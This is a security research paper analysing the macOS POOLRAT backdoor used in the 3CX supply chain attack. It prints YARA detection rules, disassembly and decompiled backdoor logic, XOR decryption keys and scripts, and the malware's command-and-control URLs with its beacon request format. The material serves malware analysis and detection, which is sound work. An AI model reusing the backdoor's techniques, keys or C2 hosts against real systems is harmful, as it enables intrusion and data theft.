



4 - 6 October, 2023 / London, United Kingdom

MAC-ING SENSE OF THE 3CX SUPPLY CHAIN ATTACK: ANALYSIS OF THE MACOS PAYLOADS

Patrick Wardle

Objective-See, USA

patrick@objective-see.com

ABSTRACT

Supply chain attacks are some of the most damaging cybersecurity incidents, capable of infecting a massive number of unsuspecting users and companies through widely used and trusted software. And although the majority of such attacks impact *Windows*-based computers, the recent nation-state attack against the popular *PBX* software provider *3CX* was also capable of infecting *macOS* systems.

Believed to be the first ‘chained’ supply chain attack (where initial access to *3CX* was gained via a separate supply chain attack), this paper will focus on its *macOS* payloads. To start, we will analyse the implant installed by the attackers to maintain persistent access to *3CX*’s *macOS* build server. Then, we will dive into the malicious library that was surreptitiously slipstreamed into a malicious update and installed globally by *3CX*’s unsuspecting *macOS* enterprise users. Lastly, we’ll detail the core capabilities of the self-deleting second-stage payload downloaded and executed by the trojanized installer.

OVERVIEW

Before we dive into the technical analysis of the payloads, let’s start with a broader overview of the attack. This will provide a high-level understanding of the entire attack, which we will continue to reference as we then dig into the low-level technical details of each of the *macOS* payloads.

Supply chain attacks are notoriously hard both to detect and to fully reconstruct the chain of events. Often, as was the case here, it begins with end-users noticing that something appears to be amiss. Working backwards, it takes time for users, researchers, and forensics professionals to uncover and understand all pieces of the puzzle and provide what is hopefully an accurate and comprehensive reconstruction of the full attack.

Though the technical research of the *3CX*-specific *macOS* payloads was initially performed (by yours truly) the very day the attack was originally detected, additional research and reporting on other aspects of the attack have now given us all a fairly comprehensive understanding and timeline of events. As such, we now have the luxury of explaining the attack from the very beginning.

We can present a timeline of the relevant detection and analysis events and reports – which, given the ‘work backwards’ approach, flows rather from the end of the attack (infected users) back to its original source (the *Trading Technologies* company).

The first reports that something was amiss can be found on *3CX*’s forums [1]. A posting from 22 March 2023 noted that at least one AV product had flagged the actions of the *3CX*’s (*Windows*) installer.




Figure 1: Posting on 3CX forum.

Unfortunately, many believed that these initial alerts were false positives. About a week later, on 29 March, *CrowdStrike* published a report after its researchers had ‘observed unexpected malicious activity emanating from a legitimate, signed binary, *3CXDesktopApp*’ [2]. This confirmed the *3CX* supply-chain attack.

On that same day, *SentinelOne* published its own preliminary findings in a report titled ‘SmoothOperator: Ongoing Campaign Trojanizes 3CX Software in Software Supply-Chain Attack’ [3].




Figure 2: CrowdStrike reports unexpected malicious activity from a 3CXDesktopApp binary.

Both of these reports were (understandably) rather light on technical details, and more focused almost solely on *Windows*, with the *SentinelOne* report noting ‘at this time, we cannot confirm that the Mac installer is similarly trojanized’.

The first analysis of the *macOS* malware payload (found within the 3CX installer), was published by myself for the *Objective-See Foundation* also on 29 March. Titled ‘Ironing out (the *macOS*) details of a Smooth Operator (Part I)’ [4], it both pinpointed the malicious components in the signed and notarized 3CX *macOS* installer and provided a comprehensive technical analysis and IoCs.

On 1 April, the second-stage *macOS* payload was exclusively obtained and analysed again by *Objective-See*, leading to my second report on the topic [5].

In terms of a forensics report on the matter, 3CX brought in *Mandiant*, who published various reports as the picture of what went wrong began to come into focus. *Mandiant*’s final report, ‘3CX Software Supply Chain Compromise Initiated by a Prior Software Supply Chain Compromise; Suspected North Korean Actor Responsible’ [6], is seen as the definitive guide for many aspects of this supply-chain attack (especially those related to attribution and details of initial infection), and thus is cited often in our paper. Most notably, *Mandiant*’s findings revealed how the attackers were able to compromise 3CX in the first place – via another supply chain attack altogether:

‘Mandiant identified that the initial compromise vector of 3CX’s network was via malicious software downloaded from Trading Technologies website. This is the first time Mandiant has seen a software supply chain attack lead to another software supply chain attack.’

The CISO of 3CX echoed this as well, noting:

‘Mandiant identified the source of our internal network compromise began in 2022 when an employee installed the Trading Technologies X_TRADER software on the employee’s personal computer. Although the X_TRADER installation software was downloaded from the Trading Technologies website, it contained VEILED SIGNAL malware, which enabled the threat actor (identified as UNC4736) to initially compromise and maintain persistence on the employee’s personal computer.’ [7]

The image in Figure 3 (originally found in the *Mandiant* report) diagrammatically paints a full picture of the chained supply chain attack.

With a high-level understanding of the attack and its timeline, we’re ready to dive into more technical topics, specifically focusing on the three malicious *macOS* components used in the attack.




Figure 3: Full picture of the chained supply chain attack [6].

THE POOLRAT BACKDOOR

In the overview section we noted that Mandiant had determined that the attackers were able to infect 3CX’s systems when a 3CX employee installed the X_TRADER software from Trading Technologies. As Trading Technologies had already been compromised by the attackers and the X_TRADER software had been trojanized, this then gave the attackers initial access to 3CX. It is worth highlighting once again that this meant that 3CX was compromised itself by a separate supply-chain attack.

Though this initial access compromised a Windows computer, after obtaining enterprise VPN credentials from the infected machine the attackers were able to move laterally through 3CX enterprise systems until ultimately infecting the macOS build system:

‘[the] investigation was able to reconstruct the threat actor’s steps through our environment as they harvested credentials and moved laterally. Eventually, the threat actor was able to compromise both the Windows and macOS build environments... The macOS build server was compromised using a POOLRAT backdoor using LaunchDaemons as a persistence mechanism.’ [7]

In this section of the paper we’ll dig into the backdoor used to persistently infect the 3CX macOS build machine. First though, it’s worth noting that initially there was some confusion over the identity of this backdoor, as Mandiant initially claimed it was a new malware specimen they dubbed ‘SIMPLESEA’. However, subsequent analysis identified it as POOLRAT:

‘Previous reporting mentioned the macOS build server was compromised with SIMPLESEA. Mandiant Intelligence completed analysis of the sample and determined it to be the backdoor POOLRAT instead of a new malware family’ [6]

Second, it’s not exactly clear which POOLRAT binary was used by the attackers, as initial reporting mentioned a POOLRAT binary with an MD5 hash of d9d19abffc2c7dac11a16745f4aea44f [8], while in Mandiant’s final report, a YARA rule to detect a POOLRAT binary specifies an MD5 of 451c23709ecd5a8461ad060f6346930c (and no mention of the first hash):

```
rule MTI_Hunting_POOLRAT {
  meta:
    author = "Mandiant"
    disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
    description = "Detects strings found in POOLRAT. "
```

```

md5 = "451c23709ecd5a8461ad060f6346930c"
date = "10/28/2020"
version = "1"
strings:
  $str1 = "name=\"uid\"%s%s%u%s" wide ascii
  $str2 = "name=\"session\"%s%s%u%s" wide ascii
  $str3 = "name=\"action\"%s%s%s%s" wide ascii
  $str4 = "name=\"token\"%s%s%u%s" wide ascii
  $boundary = "--N9dLfqxHNUUw8qaUPqggVtpX-" wide ascii nocase
condition:
  any of ($str*) or $boundary
}

```

We'll focus on the second POOLRAT binary (MD5: 451c23709ecd5a8461ad060f6346930c), both because it's the one mentioned in *Mandiant's* final report and (unlike the first binary), a public sample of the binary is available for analysis. Either way, it seems that the functionality of both versions of POOLRAT are quite similar, if not identical.

Finally, before we dive into the analysis of POOLRAT, we should note that, unlike the other *macOS* payloads used in this attack (and detailed later in this paper), POOLRAT had been both seen in the wild and triaged before. In fact, *SentinelOne* researcher Phil Stokes noted that *macOS's* built-in malware detector (*XProtect*) already contained a detection rule, dating back several years:

'Interestingly, Apple's XProtect contains a signature for POOLRAT that was added as long ago as July 2020 in XProtect version 2124.' [3]

If we take a peek at *macOS's* XProtect.yara file, we find the signature ('MACOS_c723519') that matches on the hexadecimal representation of various strings embedded in the POOLRAT binary.

```

rule XProtect_MACOS_c723519
{
  meta:
    description = "MACOS.c723519"
  strings:
    $s1 = { 5F 6D 5F 43 6F 6E 66 69 67 }
    $s2 = { 5F 5F 5A 39 53 65 74 43 6F 6E 66 69 67 76 }
    $s3 = { 5F 5F 5A 31 30 4C 6F 61 64 43 6F 6E 66 69 67 76 }
    $s4 = { 5F 5F 5A 31 30 53 61 76 65 43 6F 6E 66 69 67 76 }
    $s5 = { 5F 5F 5A 31 33 4D 65 73 73 61 67 65 54 68 72 65 61 64 76 }
  condition:
    Macho and filesize < 100KB and all of them
}

```

It's an open question as to why *XProtect* did not detect and thus block the binary on *3CX's* *macOS* build system, as it will match against the version of POOLRAT mentioned in *Mandiant's* final report. (Perhaps the other version of POOLRAT [MD5: 451c23709ecd5a8461ad060f6346930c] was used and is not detected by this rule – as this sample was never shared, this is only a hypothesis.)

In terms of existing analysis, the *Mandiant* report noted that POOLRAT was 'previously reported [and triaged] by CISA'. Consulting CISA's report [9], we find it contains a triage of POOLRAT's capabilities and ties it conclusively to Lazarus group (North Korean) hackers.

The POOLRAT binary is described in the *Mandiant* report as:

'A C/C++ macOS backdoor capable of collecting basic system information and executing commands. The commands performed include running arbitrary commands, secure deleting files, reading and writing files, updating the configuration.'

File type	(SHA-256) hash	Name(s)
Mach-O binary (64bit, Intel)	5E40D106977017B1ED235419B1E59FF090E1F43AC57DA1 BB5D80D66AE53B1DF8	prtspool

Using *macOS's* built-in file tool, we can see the binary (prtspool), is a 64-bit Mach-O compiled to run natively on *Intel-based* macs:

```

% file PoolRAT/prtspool
PoolRAT/prtspool: Mach-O 64-bit executable x86_64

```

Note: Via *Rosetta* such binaries can also run on *Apple Silicon* (i.e. arm64).

After checking its code-signing information, we can see that, though signed, the binary is signed via an ad hoc code-signing certificate:

```
% codesign -dvv PoolRAT/prtspool
Executable=PoolRAT/prtspool
Identifier=xttm-5555494424668e99d3173e03a74c86801f09f4a9
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=574 flags=0x2(adhoc) hashes=10+5 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
```

Using the `strings` tool, we find embedded strings that appear to show logic related to building network requests, addresses of command-and-control servers, paths to (configuration?) files, and the names of functions likely related to core functionality:

```
% strings - PoolRAT/prtspool

--%s%sContent-Disposition: form-data; name="token"%s%s%u%s
--%s%sContent-Disposition: form-data; name="upload"; filename="plain.jpg"%sContent-Type:
http://
https://
POST

/private/etc/krb5d.conf

https://airbseeker.com/redirect.php
https://globalkeystroke.com/pockbackx.php
https://www.woodmate.it/administrator/help/en-GB/bins/tags/taghelper.php

__Z4RecvPhPj
__Z11GetSizeFilePc
__Z10LoadConfigv
__Z10SaveConfigv
__Z9GetOSInfoP15_COMINFO_STRUCT
__Z10GetComInfoP15_COMINFO_STRUCT
__Z7MSG_RunP11_MSG_STRUCT
__Z7MSG_CmdP11_MSG_STRUCT
__Z6MSG_UpP11_MSG_STRUCT
__Z8MSG_DownP11_MSG_STRUCT
```

Using the `nm` tool we can extract the malware's symbols that include function names. As the malware was written in C++ though, we pipe the `nm` output through `c++filt`, to demangle these function names, which again, give us insight into POOLRAT's (likely) capabilities:

```
% nm PoolRAT/prtspool | c++filt

0000000100003dd2 t Initialize()
0000000100002161 t LoadConfig()
...
0000000100001f70 t GetFileTime(char*, char*)
0000000100001f47 t GetSizeFile(char*)
...
0000000100002837 t Connect(char*, unsigned int, unsigned int)
00000001000036ff t MSG_Cmd(_MSG_STRUCT*)
0000000100003071 t MSG_Dir(_MSG_STRUCT*)
00000001000035ec t MSG_Run(_MSG_STRUCT*)
...
0000000100000e87 t SendPost(char*, unsigned char*, unsigned int, unsigned char*, unsigned int*)
...
0000000100002604 t GetOSInfo(_COMINFO_STRUCT*)
```

As the malware is not stripped, and many strings and function names were not obfuscated, we've gained significant insight into its likely capabilities simply from extracting these. However, it turns out that other strings are obfuscated, and only

decrypted at runtime. Let's discuss how to decrypt these, as they can shed even more light onto the capabilities of the malware.

The following snippet of disassembly, from the malware's entrypoint, shows what appears to be an encrypted string being concatenated and then passed to a function named `GetTrick`:

```
000000010000474b movabs    rax, 0xe04247a4e570e4d
0000000100004755 lea     rbx, qword [rbp+var_20]
0000000100004759 mov     qword [rbx], rax
000000010000475c mov     word [rbx+8], 0x4414
0000000100004762 mov     esi, 0xa
0000000100004767 mov     rdi, rbx
000000010000476a call    GetTrick
```

In a debugger we can (more easily) examine what is being passed to this invocation of `GetTrick`: the sequence of what appear to be encrypted bytes `0x4d 0x0e 0x57 0x4e...` and their length (`0x0a`):

```
% lldb PoolRAT/prtspool
...
(lldb)
Process 24641 stopped
prtspool`main:
-> 0x10000476a <+81>: callq 0x1000047da ; GetTrick(unsigned char*, unsigned int)

(lldb) x/10xb $rdi
0x30410e370: 0x4d 0x0e 0x57 0x4e 0x7a 0x24 0x04 0x0e 0x14 0x44

(lldb) reg read $rsi
rsi = 0x0a
```

Examining the disassembly of the `GetTrick` function (which we've annotated) shows that at its core it simply de-XOR's the passed-in string using values from a hard-coded key: `bj28UJqbxz7789HgsdW73hdu8A5Stream`:

```
GetTrick(unsigned char*, unsigned int)
00000001000047e3 dec     esi ; length--
00000001000047e5 je      leave ; leave if zero

00000001000047e7 mov     r8d, esi ; length
00000001000047ea lea     rsi, qword [key] ; "bj28UJqbxz7789HgsdW73hdu8A5Stream"
00000001000047f1 xor     ecx, ecx ; init index

decrypt:
00000001000047fd mov     rax, rcx ; index into key
...
0000000100004812 mov     al, byte [rsi+rax] ; key[offset]
0000000100004815 xor     byte [rdi+rcx], al ; string[index] ^ key[offset]
0000000100004818 inc     rcx ; index++
000000010000481b inc     rsi ; key++
000000010000481e cmp     r8, rcx ; index != length?
0000000100004821 jne     decrypt ; continue
```

As we know the key and the de-XOR logic, we can write a simple decryptor (that decrypts strings which are less than the length of the key):

```
key = "bj28UJqbxz7789HgsdW73hdu8A5Stream"

def decrypt(string):
    for i in range(len(string)):
        string[i] = string[i] ^ ord(key[i])
```

We can then invoke our decryptor with the malware's encrypted strings, for example the string `0x4d 0x0e 0x57 0x4e...` we found in the malware's main function:

```
encrypted = bytes.fromhex("4D0E574E7A24040E14")
decrypted = decrypt(bytearray(encrypted))

print(decrypted)
```

This outputs the decrypted string ‘/dev/null’.

If we look for cross-references to the GetTrick function (found at 0x1000047da), we can find all other encrypted strings.




Figure 4: Other encrypted strings are found.

As there are only a dozen or so, we can manually extract them and pass them to our simple decryptor script. For example, in a function named `GetOSInfo`, a call at `0x10000271f` to `GetTrick` decrypts the string ‘`sw_vers -productVersion`’. This is used by the malware to determine the infected host’s `macOS` version. In another method, `MSG_Run`, the malware decrypts the format string ‘`%s >/dev/null 2>&1`’ that is used to redirect standard output and error to `/dev/null` when executing commands or subsequent payloads received from the command-and-control server.

Of course we could also just allow the malware to execute in a debugger and set a breakpoint at the end of the `GetTrick` function, to then recover the decrypted strings. However, this approach might not decrypt all strings. For example, a string in a tasking function might only be decrypted in response to a certain command from the command-and-control server.

Heading back to the malware’s main function, we see it first forks and continues execution in the child. This approach is often implemented to complicate debugging the malware (though in a debugger, one can just skip over the call to `fork` to thwart it):

```
int main(int argc) {
    if (fork() == 0x0) {
        umask(0x0);
        setsid();

        var_20 = 0xe04247a4e570e4d;
        *(&var_20 + 0x8) = 0x4414;
        GetTrick(&var_20, 0xa);

        rax = open(&var_20, 0x2);
        dup(rax);
        dup(rax);

        chdir("/");
        StartTask();
    }
    else {
        rax = exit(0x0);
    }
    return rax;
}
```


Then it decrypts the aforementioned string, `‘/dev/null’`, before opening and duplicating the handle twice. Strangely, it doesn't make use of the duplicated handles. After changing the current directory to `/`, it invokes a function named `StartTask`.

The `StartTask` function first attempts to load the malware's configuration, and if none is found, it creates a default one. This logic is implemented in functions aptly named `LoadConfig`, `SetConfig`, and `SaveConfig`.

```
int StartTask() {
    ...
    if (LoadConfig() == 0x0) {
        SetConfig();
        SaveConfig();
    }
}
```

In the `LoadConfig` function, we find the path to the configuration file, though as its inlined it initially decoded by the disassembler as hexadecimal:

```
0000000100002191    movabs    rax, 0x666e6f632e6435
000000010000219b    mov      qword [rbx-8], rax
000000010000219f    movabs    rax, 0x62726b2f6374652f
00000001000021a9    mov      qword [rbx-0x10], rax
00000001000021ad    movabs    rax, 0x657461766972702f
00000001000021b7    mov      qword [rbx-0x18], rax
```

However, we can instruct the disassembler to instead decode it as ASCII characters to more readily reveal the path: `/private/etc/krb5d.conf`:

```
0000000100002191    movabs    rax, '5d.conf'
000000010000219b    mov      qword [rbx-8], rax
000000010000219f    movabs    rax, '/etc/krb'
00000001000021a9    mov      qword [rbx-0x10], rax
00000001000021ad    movabs    rax, '/private'
```

Via a file monitor [10], we can watch the malware create and then write default configuration values to this file:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter prtspool
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/private/etc/krb5d.conf",
    "process" : {
      "pid" : 27395,
      "name" : "prtspool",
      ...
    }
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/private/etc/krb5d.conf",
    "process" : {
      "pid" : 27395,
      "name" : "prtspool",
      ...
    }
  }
}
```

However, examining the saved configuration file reveals its contents are encrypted:

```
% hexdump -C /private/etc/krb5d.conf
00000000  36 2a 2a 2e 2d 64 71 71 3f 37 2c 3c 2d 3b 3b 35 |6**.-dq?7,<-;5|
00000010  3b 2c 70 3d 31 33 71 2c 3b 3a 37 2c 3b 2a 70 2e |;,p=13q,;:7,*p.|
00000020  36 2e 5e 5e 5e 5e 5e 5e 5e 5e 5e 5e 5e 5e 5e |6.^^^^^^^^^^^^^^|
00000030  5e 5e 5e 5e 5e 5e 5e 5e 5e 5e 5e 5e 5e 5e 5e |^^^^^^^^^^^^^^^^^^|
```

If we pass the disassembly of the `SaveConfig` function to ChatGPT it turns out it can write a decryptor for us! Specifically, we give it the prompt (and the disassembly of the `SaveConfig` function): ‘Given this function, write a Python script to open the file (extract the full path from the disassembly) and decrypt the data’. It responds with: ‘Based on the provided disassembly, it appears that the code is performing some operations to save a configuration file named “5d.conf” to the path ... “/private/etc/krb5d.conf”. It then performs XOR encryption on the data before writing it to a file. To decrypt the data and read its contents, you can use the following Python code’

```
def decrypt_data(filename):
    with open(filename, 'rb') as file:
        encrypted_data = file.read()

    decrypted_data = bytearray()
    for byte in encrypted_data:
        decrypted_byte = byte ^ 0x5e # XOR decryption with key 0x5e
        decrypted_data.append(decrypted_byte)

    return decrypted_data

# Usage:
file_path = "/private/etc/krb5d.conf"
decrypted_content = decrypt_data(file_path)
print(decrypted_content)
```

We can confirm ChatGPT’s conclusions, by analysing the `SaveConfig` function ourselves, seeing both the (partially obfuscated) config’s file path and the hard-coded key `0x5e`:

```
SaveConfig() {
    bzero(&var_118, 0xed);
    *(&var_118 - 0x8) = '5d.conf';
    *(&var_118 - 0x10) = '/etc/krb';
    *(&var_118 - 0x18) = '/private';
    ...
do {
    *(rbx + rax) = *(rbx + rax) ^ 0x5e;
    rax = rax + 0x1;
} while (rax != 0x52e);
...
}
```

Saving and running ChatGPT’s Python script decrypts the malware’s configuration file, revealing contents which include the addresses of the malware’s command-and-control servers:

```
% python3 decryptConfig.py
bytearray(b'https://airbseeker.com/rediret.php...https://globalkeystroke.com/pockbackx.php...https://airbseeker.com/rediret.php...https://www.woodmate.it/administrator/help/en-GB/bins/tags/taghelper.php...')
```

Shortly, we’ll see that the malware selects one of these to beacon out for tasking.

Once the malware has loaded its configuration (or generated a new one if none is found), it sleeps for a short amount of time, then spawns off two threads to execute in background functions named `ProxyThread` and `WorkThread`:

```
pthread_create(..., ProxyThread(void*), 0x0);
...
pthread_create(..., WorkThread(void*), 0x0);
```

It will wait for the `WorkThread` function via the `pthread_join` API.

The `ProxyThread` function contains the logic to connect to the attacker’s command-and-control server and receive tasking (which will then be handled by the `WorkThread` function). Specifically, it consults the malware’s configuration to randomly select one of its hard-coded command-and-control server addresses. Then it performs a brief survey about the infected host (encapsulated by a function named `GetComInfo`). This survey contains basic information such as host name, IP address, and *macOS* version:

```
int GetComInfo(COMINFO_STRUCT *) {
    ...
    rbx = arg0;
```

```

if (gethostname(&var_60, 0x40) != 0xffffffff) {
    strcpy(rbx + 0x4, &var_60);
}
GetOSInfo(rbx);
GetInternalIP(rbx);

```

If we run a process monitor [11], we can observe the malware executing various *macOS* utilities as part of this survey, such as `sw_vers` (with the `-productName` command line option) to obtain the version of *macOS*:

```

# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "pid" : 28753
    "name" : "sw_vers",
    "path" : "/usr/bin/sw_vers",

    "arguments" : [
      "sw_vers",
      "-productName"
    ],
    ...
  }
}

```

Once this survey is complete the malware connects to the selected C&C server by creating a `NSURLSession` object and from that, a `NSURLSessionDataTask` object (via the `dataTaskWithRequest:completionHandler:` method). *Apple's* documentation notes that this object is 'a task that retrieves the contents of a URL based on the specified URL request object, and calls a handler upon completion' [12]. Invoking the task's `resume` method will trigger its execution, meaning the request to the specified URL will be made.

In a debugger we can dump the URL request and its custom HTTP headers, which at the time of the call to `dataTaskWithRequest:completionHandler:` (via `objc_msgSend`), will be in the third argument (thus found in the RDX register):

```

(lldb) po $rdx
<NSMutableURLRequest: 0x600000008010> { URL: https://airbseeker.com/rediret.php }

(lldb) po [0x600000008010 allHTTPHeaderFields]
<CFBasicHash 0x60000170de80 [0x7ff85df407d0]>{type = mutable dict, count = 6,
entries =>
  0 : User-Agent = <CFString 0x600003010000 [0x7ff85df407d0]>{contents = "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121
Safari/537.36"}
  2 : Accept = <CFString 0x100006328 [0x7ff85df407d0]>{contents = "*/.*"}
  3 : Content-Type = <CFString 0x60000210c000 [0x7ff85df407d0]>{contents = "multipart/
form-data; boundary=--N9dLfqxHNUUw8qaUPqggVTpX-"}
  4 : Connection = <CFString 0x7ff85e17f948 [0x7ff85df407d0]>{contents = "Keep-Alive"}
  5 : Host = <CFString 0x600000218060 [0x7ff85df407d0]>{contents = "airbseeker.com"}
  6 : Content-Lengt = 2498
}

```

In this output, we also see the hard-coded string `'N9dLfqxHNUUw8qaUPqggVTpX'`, which CISA highlighted as an IOC in their triage, while *Mandiant* included it in the POOLRAT YARA rule.

Let's also dump the HTTP body (found in this instance at the dynamic address `0x10b808200`):

```

x/s 0x10b808200: "----N9dLfqxHNUUw8qaUPqggVTpX-\r\nContent-Disposition: form-data;
name="uid"\r\n\r\n1230862841\r\n----N9dLfqxHNUUw8qaUPqggVTpX-\r\nContent-Disposition:
form-data; name="session"\r\n\r\n1668225861\r\n----N9dLfqxHNUUw8qaUPqggVTpX-\r\nContent-
Disposition: form-data; name="action"\r\n\r\nlconn\r\n----N9dLfqxHNUUw8qaUPqggVTpX-\r\n
nContent-Disposition: form-data; name="upload"; filename="plain.jpg"\r\nContent-Type:
application/octet-stream\r\n\r\n\xffffffba,\xffffffffb..."

```

At the end of this HTTP body, we find encrypted data that analysis suggests includes the gathered survey data. To encrypt this data, the malware invoked its `CryptProcess` function.

Unfortunately (at least, for our analysis purposes), the malware's command-and-control server(s) are now unresponsive:

```
